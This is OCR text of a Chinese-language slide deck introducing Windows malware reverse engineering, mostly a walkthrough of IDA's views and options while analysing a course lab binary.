Reverse #1

Windows Malware Reversing Engineering 101

Speaker

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Course Information

- 簡報連結：
- Lab 連結：[Lab] Clipboard Stealer

- 分析環境：Windows 10 / 11 VM
  - IDA Free
  - x64dbg
  - PE-bear
  - Wireshark
  - Python 3 + VS Code

Outline

Tools

- IDA
- x64dbg
- Windows API
- Documents

Malware Analysis

- Goals of Malware Analysis
- Know Your Enemy：ATT&CK
- Hands-on Malware Analysis

PE & API Calling

- General
- Export Address Table
- Import Address Table
- Dynamic API Resolution

Tools

IDA


- 逆向必備神器
- IDA Free
  - x86 / x64 cloud-based decompiler
    - 運氣好才有得用 🫠🫠🫠
  - PE / ELF / Mach-O


src: https://en.wikipedia.org/wiki/Interactive_Disassembler

Load File to Analyze

視為什麼格式進行處理
(通常預設即可)


選擇 CPU 架構
(通常預設即可)




IDA - eductf-lab.exe /Users/ice1187/Downloads/eductf-lab/x64/Release/eductf-lab.exe
Other Views (Structure, Enums, Import, Exports)
Library function
Regular function
Instruction
Data
Functions
Function name
start
__raise_securityfailure
__report_gsfailure
capture_previous_context
__scrt_acquire_startup_lock
__scrt_initialize_crt
__scrt_initialize_onexit_tables
__scrt_is_nonwritable_in_current_image
Function View
sub_140002470
UserMathErrorFunction
charNode::raw_length(void)
_get_startup_file_mode
sub_140002530
sub_140002540
_guard_check_icall_nop
sub_140002548
__scrt_initialize_default_local_stdio_options
__scrt_is_user_matherr_present
Line 43 of 87
Graph overview
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
; Imagebase : 140000000
; Timestamp : 65224D18 (Sun Oct 08 06:32:56 2023)
; Section 1. (virtual address 00001000)
; Virtual size : 00001B7C (7036.)
; Section size in file : 00001C00 (7168.)
; Offset to raw data for section: 00000400
; Flags 60000020: Text Executable Readable
; Alignment : default
; PDB File Name : C:\Users\poc\Desktop\eductf-lab\x64\Release\eductf-lab.pdb
; OS type : MS Windows
; Application type: Executable
.686p
.mmx
.model flat
; Segment type: Pure code
; Segment permissions
_text segment para pul
assume cs:_text
;org 140001000h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
; int __fastcall main(int argc, const char **argv, const char **envp)
main proc near
sub rsp, 28h
call sub_140001020
call sub_140001110
call sub_140001D10
call sub_140001C80
xor eax, eax
add rsp, 28h
retn
main endp
Disassembly View
Output
Using FLIRT signature: Microsoft VisualC 64bit universal runtime
Using FLIRT signature: SEH for vc64 7-14
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
Plugin "pdb" not found
IDC
AU: idle Down Disk: 106GB
Command & Output


Function View

- 所有 IDA 自動分析找到的 function
- 顏色標示 function 類型
  - Library function
  - External symbol
  - **Regular function (重點)**
- 搜尋
  - 直接輸入：從頭匹配
  - [Cmd/Ctrl+ f]：搜尋



Disassembly View (Graph)


- 優點
  - 視覺化 Control Flow
- 缺點
  - 圖大、複雜
  - 難 navigate
- [Space] 切換為 Text view




Disassembly View (Text)

- 優點
  - 簡潔
  - 方便看 op code
  - 顯示資訊 (e.g. xref)
- [Space] 切換為 Graph view

Show Op Code


Options
Windows
Help
General...
Colors...
Font...
Shortcuts...
Show command palette... ^ ⇧ P
Repeat last palette command ^ ⇧ R
Disable undo
Reset undo history
Assembler directives...
Name representation...
Demangled names...
Compiler...
String literals... ⌥ A
Setup data types... ⌥ D
Source paths...


IDA Options
Disassembly
Analysis
Cross-references
Strings
Browser
Graph
Lumina
Misc
Address representation
Function offsets
Include segment addresses
Use segment names
Display disassembly lines
Empty lines
Borders between data/code (non-graph)
Basic block boundaries (non-graph)
Source line numbers
Try block lines
Line prefix example: seg000:0FE4
Low suspiciousness limit 0x202811000
High suspiciousness limit 0x202820000
Display disassembly line parts
Line prefixes (non-graph)
Stack pointer
Comments
